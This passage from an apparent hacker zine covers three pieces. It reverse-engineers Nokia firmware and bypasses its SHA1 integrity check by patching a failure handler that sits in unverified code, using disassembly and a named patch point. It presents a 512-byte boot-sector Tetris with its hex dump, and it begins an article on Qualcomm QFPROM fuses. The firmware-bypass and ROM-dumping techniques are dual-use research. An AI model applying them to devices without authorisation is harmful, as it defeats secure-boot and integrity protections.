All of this data is accessible for the software as one flat memory module, meaning that code that runs on the device can access almost anything that it knows how to locate.

At this point I focused on the operating system, in my attempt to patch it to make the phone Kosher. The operating system contains nearly all of the code that operates the phone, including the user interface, menus, web browser, SMS, and anything else the phone does. The only things that are not part of the OS are the code for performing the flashing, the code for protecting the flash, and some of the baseband code. These are all found in the ROM part. The CNT part contains only third party apps, such as games.

Obtaining a copy of the firmware is not hard. It's available for download from many websites, and also directly from Nokia's own servers. These firmware images can be flashed using Nokia's flashing tool, Phoenix Service Software, or with NaviFirm+. The operating system portion comes with a `.mcu` or `.mcusw` extension, which stands for MicroController Unit SoftWare.

This file starts with the byte `0xA2` that marks the version of the file. The is a simple Tag-Length-Value format. From offset `0xE6` everything that follows is encoded as follows:

`0x0084_0000`	`0x0090_0000`	Secured Rom
`0x0100_0000`	`0x01CE_0000`	MCUSW and PPM
`0x0218_0000`	`0x02FC_0000`	Image
`0x0300_0000`	`0x0400_0000`	External RAM
`0x0500_0000`	`0x0510_0000`	API RAM

- 1 Byte: Type, which is always `0x14`.
- 1 Dword: Address
- 3 Bytes: Length
- 1 Byte: Unknown
- 1 Byte: Xor checksum

Combining all of the data chunks, starting at the address 0x100_0000 we'll see something like this:

```
Offset(h)  00  01  02  03  04  05  06  07  08  09  0A  0B  0C  0D  0E  0F
0000_0000  AD  7E  B6  1A  1B  BE  0B  E2  7D  58  6B  E4  DB  EE  65  14
0000_0010  42  30  95  44  99  18  18  38  DB  00  FF  FF  FF  FF  FF  FF
0000_0020  FF  FF  FF  FF  F8  1F  8B  22  50  65  61  4B  FF  FF  FF  FF
0000_0030  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
0000_0040  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
0000_0050  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
0000_0060  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  F8  C4  AA  C3
0000_0070  85  CF  C6  E7  00  04  8A  5F  01  00  01  00  00  00  00  00
0000_0080  00  00  00  00
```

Note that some of these 0xFF bytes are just missing data because of the way it is encoded. The first data chunk belongs to address 0x0100_0000, but it's just 0x2C bytes long, and the next data chunk starts at 0x0100_0064. The data that follows byte 0x0100_0084 is encrypted, and is auto decrypted by hardware.

I know that decryption is done at the hardware level, because I can sniff to see what bytes are actually sent to the phone during flashing. Further, there are a few places in memory, such as the bytes from 0x0100_0000 to 0x0100_0084, that are not encrypted. After I managed to analyze the encryption, I later found that in some places in the code these bytes are accessed simply by adding 0x0800_0000 to the address, which is a flag to the CPU that says that this data is not encrypted, so it shouldn't be decrypted.

Now an interesting question that comes next is what the encryption is, and how I can reverse it to patch the code. My answer is going to disappoint you, but I found out how the encryption works by gluing together pieces of information that are published on the Internet.

If you wonder how the fine folks on the Internet found the encryption, I'm wondering the same thing. Perhaps someone leaked it from Nokia, or perhaps it was reverse engineered from the silicon. It's possible, but unlikely, that the encryption was implemented in ARM code in the unflashable region of memory, then recovered by a method that I'll explain later in this article.

It's also possible that the encryption was reversed mathematically from samples. I think the mechanism has a problem in that some plaintext, when repeated in the same pattern and at the same distance from each other, is encrypted to the same ciphertext.

The ROM contains a rather small amount of code, but as it isn't included in the firmware updates, I don't have a copy. The only thing I care about from this code is how the first megabyte of MCU code is validated. If and only if that validation succeeds, the baseband is activated to begin GSM communications.

If something in the first megabyte of the MCU code were patched, the validation found in the ROM would fail, and the phone would refuse to communicate with anything. This won't interrupt anything else, as the phone would still need to boot in order to display an appropriate error message. The validation function in the ROM is invoked from the MCU code, so that function call could be patched out, but again, the GSM baseband would not be activated, and the phone wouldn't be able to make any calls. It might sound as if this is what the customer is looking for, but it's not, as phone calls are still Kosher six days a week. Note that Bluetooth still works when baseband doesn't, and can be a handy communication channel for diagnostics.

Another validation found in the MCU code is a common 16 bit checksum, which is done not for security reasons but rather to check the phone's flash memory for corruption. The right checksum value is found somewhere in the first 0x100 bytes of the MCU. This checksum is easily fixed with any hex editor. If the check fails, the phone will show a "Contact Service" message, then shut down.

At this point I didn't know much about what kind of validation is performed on the first megabyte, but I had a number of samples of official firmware that pass the validation. Every sample has a function that resides in that megabyte of code and validates the rest of the code. If that function fails, meaning that I patched something in the code coming after the first megabyte, it immediately reboots the phone. The funny thing is that the CPU is so slow that I can get a few seconds to play with the phone before the reboot takes place. Unfortunately, patching out this check still leaves me with no baseband, and thus no product.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000_0000	AD	7E	B6	1B	23	10	03	40	C6	05	E4	01	20	A2	00	00
0000_0010	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	FF
0000_0020	FF	FF	FF	FF	F8	1F	**AA**	**02**	50	65	61	4B	FF	FF	FF	FF
0000_0030	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	*C0*	*52*	*90*	*D4*
0000_0070	*4A*	*E4*	*5C*	*8F*	*00*	*02*	*00*	*00*	*01*	*00*	*01*	*00*	*00*	*00*	*00*	*00*
0000_0080	*00*	*00*	*00*	*00*	FF	FF	FF	FF	FF	FF	FF	FF	01	CE	00	00
0000_0090	03	00	00	00	00	04	CC	A2	00	04	CC	A3	FF	FF	FF	FF
0000_00A0	00	00	F1	EF	89	33	EB	2D	1F	09	3B	DA	C7	C0	3D	9F
0000_00B0	BB	D3	29	98	01	C8	BC	B0	06	6E	A8	11	0E	D1	69	67
0000_00C0	A4	A3	9A	A5	BF	7B	27	5A	E6	C7	61	2D	F7	B8	70	9C
0000_00D0	D4	1C	09	96	AF	5B	F2	05	20	92	49	DF	D5	0B	FC	DE
0000_00E0	A8	30	B7	39	34	59	13	7D	E7	BD	72	3F	C7	CF	B3	5A
0000_00F0	60	2C	5E	7D	63	17	56	C4	9F	6C	C5	1A	01	BF	**B5**	**CF**
0000_0100	**EA**	**01**	**FF**	**BE**	**00**	**FE**	**6A**	**84**	**EA**	**50**	**20**	**20**	**20**	**20**	**6A**	**04**
0000_0110	**2D**	**CF**	**20**	**20**	**20**	**20**	**6A**	**01**	**9D**	**7C**	**20**	**20**	**20**	**20**	**6A**	**01**
0000_0120	**B3**	**C8**	**20**	**20**	**20**	**20**	**6A**	**01**	**A5**	**C2**	**20**	**20**	**20**	**20**	**6A**	**04**

16 bit checksum. If this fails, the phone shows "Contact Service" message and shuts down.
If changed, the baseband fails to start and the phone shows no signal.
`These bytes can be freely changed. They are likely version info and a public key.`

To attack this protection I had to better understand the integrity checks. I didn't have a dump of the code that checks the first megabyte, so I reversed the check performed on the rest of the binary in an attempt to find some mistake. Using the FindCrypt IDA script, I found a few implementations of SHA1, MD5, and other hashing functions that could be used—and should be used!—to check binary integrity.

Most importantly, I found a function that takes arguments of the hash type, data's starting address, and length, and returns a digest of that data. Following the cross references of that function brought me to the following code:

```
FLASH:01086266 loc_1086266                              ; CODE XREF: SHA1_check+1F6
FLASH:01086266                                          ; SHA1_check+1FC
FLASH:01086266                LDR     R2, =0x300C8D2
FLASH:01086268                MOVS    R1, #0x1C
FLASH:0108626A                LDRB    R0, [R2,R0]
FLASH:0108626C                MULS    R1, R0
FLASH:0108626E                LDR     R0, =SHA1_check_related
FLASH:01086270                SUBS    R0, #0x80
FLASH:01086272                ADDS    R0, R1, R0
FLASH:01086274                MOVS    R4, R0
FLASH:01086276                ADDS    R0, #0x80
FLASH:01086278 R1 = Start
FLASH:01086278                LDR     R1, [R0,#0xC]
FLASH:0108627A                LDR     R2, [R0,#0x10]
FLASH:0108627C                LDR     R0, [R0,#0xC]
FLASH:0108627E DataLength = DataStart - DataEnd;
FLASH:0108627E                SUBS    R3, R2, R0
FLASH:01086280                ADD     R2, SP, #0x38+hashLength
FLASH:01086282                STR     R2, [SP,#0x38+hashLengthCopy]
FLASH:01086284                LDRB    R0, [R6,#8]
FLASH:01086286 DataLength += 1;
FLASH:01086286                ADDS    R3, R3, #1
FLASH:01086288                ADDS    R7, R7, R3
```

```
FLASH:0108628A R2 = DataLength;
FLASH:0108628A                   MOVS     R2, R3
FLASH:0108628C                   ADD      R3, SP, #0x38+hashToCompare
FLASH:0108628E                   BL       hashInitUpdateNDigest_j
FLASH:0108628E
FLASH:01086292                   CMP      R0, #0
FLASH:01086294                   BNE      loc_10862A4
FLASH:01086294
FLASH:01086296                   LDR      R0, =hashRelatedVar
FLASH:01086298                   MOVS     R1, #1
FLASH:0108629A                   BL       MONServerRelated_over1
FLASH:0108629A
FLASH:0108629E                   MOVS     R0, #4
FLASH:010862A0                   BL       reset
```

The digest function is `hashInitUpdateNDigest_j`, of course. The `SHA1_check_related` address had the following data in it:

```
FLASH:01089DD4 SHA1_check_related DCD 0xB5213665        ; DATA XREF: SHA1_check:loc_108616A
FLASH:01089DD4                                          ; SHA1_check+9E ...
FLASH:01089DD8                   DCD 3
FLASH:01089DDC SHA1_check_info   DCD 0x200400AA         ; DATA XREF: SHA1_check+44
FLASH:01089DE0 #1
FLASH:01089DE0                   DCD loc_1100100        ; Start
FLASH:01089DE4                   DCD loc_13AFFFE+1      ; End
FLASH:01089DE8                   DCD 0xEE41347A         ; \
FLASH:01089DEC                   DCD 0x8C88F02F         ;   \
FLASH:01089DF0                   DCD 0x563BB973         ;     = SHA1SUM
FLASH:01089DF4                   DCD 0x040E1233         ;   /
FLASH:01089DF8                   DCD 0x8C03AFFA         ; /
FLASH:01089DFC #2
FLASH:01089DFC                   DCD loc_13B0000
FLASH:01089E00                   DCD loc_165FFFE+1
FLASH:01089E04                   DCD 0xCC29F881
FLASH:01089E08                   DCD 0xA441D8CD
FLASH:01089E0C                   DCD 0x7CEF5FEF
FLASH:01089E10                   DCD 0xC35FE703
FLASH:01089E14                   DCD 0x8BD3D4D6
FLASH:01089E18 #3
FLASH:01089E18                   DCD loc_1660000
FLASH:01089E1C                   DCD loc_190FFFC+3
FLASH:01089E20                   DCD 0x77439E9B
FLASH:01089E24                   DCD 0x530F0029
FLASH:01089E28                   DCD 0xA7490D5B
FLASH:01089E2C                   DCD 0x4E621094
FLASH:01089E30                   DCD 0xC7844FE3
FLASH:01089E34 #4
FLASH:01089E34                   DCD loc_1910000
FLASH:01089E38                   DCD dword_1BFB5C8+7
FLASH:01089E3C                   DCD 0xA87ABFB7
FLASH:01089E40                   DCD 0xFB44D95E
FLASH:01089E44                   DCD 0xC3E95DCA
FLASH:01089E48                   DCD 0xE190ECCA
FLASH:01089E4C                   DCD 0x9D100390
FLASH:01089E50                   DCD 0
FLASH:01089E54                   DCD 0
```

This is SHA1 digest of other arrays of binary, in chunks of about `0x002B_0000` bytes. All of the data from `0x0100_0100` to `0x0110_0100` is protected by the ROM. The data from `0x0110_0100` to `0x013A_FFFF` digest to `EE41347A8C88F02F563BB973040E12338C03AFFA` under SHA1. So I guessed that this function is the validation function that uses SHA1 to check the rest of the binary.

Later on in the same function I found the following code.

```
FLASH:010862E0 for( i = 0; i < hashLength; ++i ) {
FLASH:010862E0
FLASH:010862E0 loc_10862E0                                      ; CODE XREF: SHA1_check+1CC
FLASH:010862E0                 ADDS    R3, R4, R0
FLASH:010862E2                 ADDS    R3, #0x80
FLASH:010862E4                 ADD     R2, SP, #0x38+hashToCompare
FLASH:010862E6                 LDRB    R2, [R2,R0]
FLASH:010862E8                 LDRB    R3, [R3,#0x14]
FLASH:010862EA   if (hash[i] != hashToCompare[i]) {
FLASH:010862EA     return False;
FLASH:010862EA   }
FLASH:010862EA                 CMP     R2, R3
FLASH:010862EC                 BEQ     loc_10862F0
FLASH:010862EC
FLASH:010862EE                 MOVS    R5, #1
FLASH:010862EE
FLASH:010862F0
FLASH:010862F0 loc_10862F0                                      ; CODE XREF: SHA1_check+1C4
FLASH:010862F0                 ADDS    R0, R0, #1
FLASH:010862F0
FLASH:010862F2
FLASH:010862F2 loop                                             ; CODE XREF: SHA1_check+1B6
FLASH:010862F2                 CMP     R0, R1
FLASH:010862F4 }
FLASH:010862F4                 BCC     loc_10862E0
FLASH:010862F4
FLASH:010862F6                 CMP     R5, #1
FLASH:010862F8 // Patch here to 0xe006
FLASH:010862F8
FLASH:010862F8                 BNE     loc_1086308
FLASH:010862F8
FLASH:010862FA                 LDR     R0, =0x7D0005
FLASH:010862FC                 BL      HashMismatch
FLASH:010862FC
FLASH:01086300                 MOVS    R0, #4
FLASH:01086302                 BL      reset
FLASH:01086302
FLASH:01086306                 B       loc_1086310
```

This function performs the comparison of the calculated hash to the one in the table, and, should that fail to match, it calls the `HashMismatch()` function and then the reset function with Error Code 4.

The `HashMismatch()` function looks a bit like this.

```
FLASH:01085320 ; Attributes: thunk
FLASH:01085320
FLASH:01085320 HashMismatch                                     ; CODE XREF: sub_1084232+38
FLASH:01085320                                                  ; sub_1085B6C+6C ...
FLASH:01085320                 BX      PC
FLASH:01085320
FLASH:01085320 ; ----------------------------------------------------------------------------
FLASH:01085322                 ALIGN 4
FLASH:01085322 ; End of function HashMismatch
```

```
FLASH:01085322
FLASH:01085324                 CODE32
FLASH:01085324
FLASH:01085324 ; =============== S U B R O U T I N E =======================================
FLASH:01085324
FLASH:01085324
FLASH:01085324 sub_1085324                              ; CODE XREF: HashMismatch
FLASH:01085324                 LDR     R12, =(sub_1453178+1)
FLASH:01085328                 BX      R12 ; sub_1453178
FLASH:01085328
FLASH:01085328 ; End of function sub_1085324
FLASH:01085328
FLASH:01085328 ; ---------------------------------------------------------------------------
FLASH:0108532C off_108532C     DCD sub_1453178+1        ; DATA XREF: sub_1085324
FLASH:01085330                 CODE16
FLASH:01085330
FLASH:01085330 ; =============== S U B R O U T I N E =======================================
FLASH:01085330
FLASH:01085330 ; Attributes: thunk
FLASH:01085330
FLASH:01085330 sub_1085330                              ; CODE XREF: sub_10836E6+86
FLASH:01085330                                          ; sub_10874BA+3C ...
FLASH:01085330                 BX      PC
FLASH:01085330
FLASH:01085330 ; ---------------------------------------------------------------------------
FLASH:01085332                 ALIGN 4
FLASH:01085332 ; End of function sub_1085330
FLASH:01085332
FLASH:01085334                 CODE32
```

Please recall that ARM has two different instruction sets, the 32-bit wide ARM instructions and the more efficient, but less powerful, variable-length Thumb instructions. Then note that ARM code is used for a far jump, which Thumb cannot do directly.

Therefore what I have is code that is secured and is well checked by the ROM, which implements a SHA1 hash on the rest of the code. When the check fails, it uses the code that it just failed to verify to alert the user that there is a problem with the binary! It's right there at `0x0145_3178`, in the fifth megabyte of the binary.

From here writing a bypass was as simple as writing a small patch that fixes the Binary Mismatch flag and jumps back to place right after the check. Ain't that clever?

How could such a vulnerability happen to a big company like Nokia? Well, beyond speculation, it's a common problem that high level programmers don't pay attention to the lower layers of abstraction. Perhaps the linking scripts weren't carefully reviewed, or they were changed after the secure bootloader was written.

It could be that they really wanted to give the user some indication about the problem, or that they had to invoke some cleanup function before shutdown, and by mistake, the relevant code was in another library that got linked into higher addresses, and no one thought about it.

Anyhow, this is my favorite method for patching the flash. It doesn't allow me to patch the first megabyte directly, but I can accomplish all that I need by patching the later megabytes of firmware.

However, if that's not enough, some neighbors reversed the first megabyte check for some of the phones and made it public. Alas, the function they published is only good for some modules, and not for the entire series.


How did they manage to do it, you ask? Well, it's possible that it was silicon reverse engineering, but another method is rumored to exist. The rumor has it that with JTAG debugging, one could single-step through the program and spy on the Instruction Fetch stage of the pipeline in order to recover the instructions from mask ROM. Replacing those instructions with a NOP before they reach the WriteBack stage of the pipeline would linearize the code and allow the entire ROM to be read by the debugger while the CPU sees it as one long NOP sled. As I've not tried this technique myself, I'd appreciate any concrete details on how exactly it might be done.

Now that I had a way to patch the firmware, I could go on to creating a patched version to make this phone Kosher. I had to reverse the menu functions entirely, which was quite a pain. I also had to reverse the methods for loading strings in order to have a better way to find my way around this big binary file.

Some of the patching was a bit smoother than others. For instance, after removing Internet options from all of the menus, I wanted to be extra careful in case I missed a secret menu option.

To disable the Internet access, one might suggest searching for the TCP implementation, but that would be too much work, and as a side effect it might harm IPC. One can also suggest searching for things like the default gateway and set it to something that would never work, but again that would be too much work. So I searched for all the places where the word "GET" in all capitals was found in the binary. Luckily I had just one match, and I patched it to "BET", so from now on, no standard HTTP server would ever answer requests. Moreover, to be on the extra, extra safe side I've also patched "POST" to "MOST". Lets see them downloading porn with that!


Be sure to read my next article for some fancy tricks involving the filesystem of the phone.



8 Tetranglix: This Tetris is a Boot Sector

by Juhani Haverinen, Owen Shepherd, and Shikhin Sethi

Since Dakarand in a 512-byte boot sector would have been too easy, and since both Tetris and 512-byte boot sectors are the perfect ingredients to a fun evening, the residents of #osdev-offtopic on FreeNode took to writing a Tetris clone in the minimum number of bytes possible. This tetris game is available by unzipping this PDF file, through Github,[6] by typing the hex from page 32, or by scanning the barcode on page 31.



There's no fun doing anything without a good challenge. This project presented plenty, a few of which are described in this article.

To store each tetramino, we used 32-bit words as bitmaps. Each tetramino, at most, needed a 4 by 4 array for representation, which could easily be flatenned into bitmaps.

```
; All tetraminos in bitmap format.
tetraminos:
    dw 0b0000111100000000   ; I     -Z--  -S--  -O--
    dw 0b0000111000100000   ; J
    dw 0b0000001011100000   ; L     0000  0000  0000
    dw 0b0000011001100000   ; O     0110  0011  0110
    dw 0b0000001101100000   ; S     0011  0110  0110
    dw 0b0000111001000000   ; T     0000  0000  0000
    dw 0b0000011000110000   ; Z
```

Instead of doing bound checks on the current position of the tetramino, to ensure the user can't move it out of the stack, we simply restricted the movement by putting two-block wide boundaries on the playing stack. The same also added to the esthetic appeal of the game.

To randomly determine the next tetramino to load, our implementation also features a Dakarand-style random number generator between the RTC and the timestamp counter.

```
; Get random number in AX.
rdtsc                        ; The timestamp counter.
xor ax, dx

; (INTERMEDIATE CODE)

; Yayy, more random.
add ax, [0x046C]             ; And the RTC (updated via BIOS).
```

The timestamp counter also depends on how much input the user provided. In this way, we ensure that the user adds to the entropy by playing the game.

Apart from such obvious optimizations, many nifty tricks ensure a minimal byte count, and these are what make our Tetranglix code worth reading. For example, the same utility function is used both to blit the tetramino onto the stack and to check for collision. Further optimization is achieved by depending upon the results of BIOS calls and aggressive use of inlining.

While making our early attempts, it looked impossible to fit everything in 512 bytes. In such moments of desperation, we attempted compression with a simplified variant of LZSS. The decompressor clocked at 41 bytes, but the compressor was only able to reduce the code by 4 bytes! We then tried LZW, which, although saved 21 bytes, required an even more complicated decompression routine. In the end, we managed to make our code dense enough that no compression was necessary.

[6] https://github.com/Shikhin/tetranglix


Since the project was written to meet a strict deadline, we couldn't spend more time on optimization and improvement. Several corners had to be cut.

The event loop is designed such that it waits for the entirety of two PIT (programmable interval timer) ticks—109.8508mS—before checking for user input. This creates a minor lag in the user interface, something that could be improved with a bit more effort.

Several utility functions were first written, then inlined. These could be rewritten to coexist more peacefully, saving some more space.


As a challenge, the authors invite clever readers to clean up the event loop, and with those bytes shaved off, to add support for scoring. A more serious challenge would be to write a decompression routine that justifies its existence by saving more bytes than it consumes.

```
; IT'S A SECRET TO EVERYBODY.
db "ShNoXgSo"
```



```
Offset(h) | 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
----------+-----------------------------------------------
0000_0000 | ea 05 7c 00 00 31 db 8e d3 bc 00 7c 8e db 8e c3
0000_0010 | fc bf 04 05 b9 b6 01 31 c0 f3 aa b0 03 cd 10 b5
0000_0020 | 26 b0 03 fe c4 cd 10 b8 00 b8 8e c0 31 ff b9 d0
0000_0030 | 07 b8 00 0f f3 ab be 2a 05 66 b8 db db db db 66
0000_0040 | 89 44 fd 89 44 01 83 c6 10 81 fe ba 06 76 f0 30
0000_0050 | d2 be 24 05 bf b8 7d fb 8b 1e 6c 04 83 c3 02 39
0000_0060 | 1e 6c 04 75 fa 84 d2 75 37 fe c2 60 0f 31 31 d0
0000_0070 | 31 d2 03 06 6c 04 b9 07 00 f7 f1 89 d3 d0 e3 8b
0000_0080 | 9f e8 7d bf 04 05 be db 00 b9 10 00 30 c0 d1 e3
0000_0090 | 0f 42 c6 88 05 47 e2 f4 61 c7 04 06 00 e9 a5 00
0000_00a0 | b4 01 cd 16 74 59 30 e4 cd 16 8b 1c 80 fc 4b 75
0000_00b0 | 06 fe 0c ff d7 72 46 80 fc 4d 75 06 fe 04 ff d7
0000_00c0 | 72 3b 80 fc 48 75 38 31 c9 fe c1 60 06 1e 07 be
0000_00d0 | 04 05 b9 04 00 bf 13 05 01 cf b2 04 a4 83 c7 03
0000_00e0 | fe ca 75 f8 e2 ef be 14 05 bf 04 05 b1 08 f3 a5
0000_00f0 | 07 61 e2 d7 ff d7 73 07 b9 03 00 eb ce 89 1c fe
0000_0100 | 44 01 ff d7 73 3f fe 4c 01 30 d2 60 06 1e 07 ba
0000_0110 | 99 7d e8 87 00 31 c9 be 2a 05 b2 10 30 db ac 84
0000_0120 | c0 0f 44 da fe ca 75 f6 84 db 75 0b fd 60 89 f7
0000_0130 | 83 ee 10 f3 a4 61 fc 83 c1 10 81 f9 90 01 72 da
0000_0140 | 07 61 e9 f1 fe 60 bf 30 00 be 2a 05 b9 10 00 ac
0000_0150 | aa 47 aa 47 e2 f9 83 c7 60 81 ff a0 0f 72 ed 61
0000_0160 | 60 8a 44 01 b1 50 f6 e1 0f b6 3c d1 e7 83 c7 18
0000_0170 | 01 c7 d1 e7 b1 10 be 04 05 b4 0f 84 c9 74 16 fe
0000_0180 | c9 ac 84 c0 26 0f 44 05 ab ab f6 c1 03 75 ec 81
0000_0190 | c7 90 00 eb e6 61 e9 bf fe 08 05 c3 60 e8 35 00
0000_01a0 | b1 10 84 c9 74 10 fe c9 ac ff d2 47 f6 c1 03 75
0000_01b0 | f1 83 c7 0c eb ec 61 c3 60 f8 ba c2 7d e8 dc ff
0000_01c0 | 61 c3 3c db 75 0e 81 ff ba 06 73 04 3a 05 75 04
0000_01d0 | 83 c4 12 f9 c3 0f b6 44 01 c1 e0 04 0f b6 1c 8d
0000_01e0 | 78 06 01 c7 be 04 05 c3 00 0f 20 0e e0 02 60 06
0000_01f0 | 60 03 40 0e 30 06 53 68 4e 6f 58 67 53 6f 55 aa
```

This is a complete Tetris game.



9 Defusing the Qualcomm Dragon

a short story of research by Josh “m0nk” Thomas

Earlier this year, Nathan Keltner and I started down the curious path of Qualcomm SoC security. The boot chain in particular piqued my interest, and the lack of documentation doubled it. The following is a portion of the results.[7]

Qualcomm internally utilizes a 16kB bank of one time programmable fuses, which they call QFPROM, on the Snapdragon S4 Pro SoC (MSM8960) as well as the other related processors. These fuses, though publicly undocumented, are purported to hold the bulk of inter-chip configuration settings as well as the cryptographic keys to the device. Analysis of leaked documentation has shown that the fuses contain the primary hardware keys used to verify the Secure Boot 3.0 process as well as the cryptographic information used to secure Trust Zone and other security related functionality embedded in the chip. Furthermore, the fuse bank controls hardwired security paths for Secure Boot functionality, including where on disk to acquire the bootable images. The 16kB block of fuses also contains space for end user cryptographic key storage and vendor specific configurations.

These one time programmable fuses are not intended to be directly accessed by the end user of the device and in some cases, such as the basic cryptographic keys, the Android kernel itself is not allowed to view the contents of the QFPROM block. These fuses and keys are documented to be hardware locked and accessible only by very controlled paths. Preliminary research has shown that a previously unknown 4kB subset of the 16kB block is mapped into the kernel IMEM at physical location `0x0070_0000`. The fuses are also documented to be shadowed at `0x0070_4000` in memory. Furthermore, there exists somewhat unused source code from the Code Aurora project in the Android kernel that documents how to read and write to the 4kB block of exposed fuses.

Aside from the Aurora code, many vendors have also created and publicly shared code to play with the fuses. LG is the best of them, with a handy little kernel module that maps and explores LG specific bitflags. In general, there is plenty of code available for a clever neighbor to learn the process.

The following are simple excerpts from my tool that should help you explore these fuses with a little more granularity. Please note, *and NOTE WELL*, that writing eFuse or QFPROM values can and probably will brick your device. Be careful!

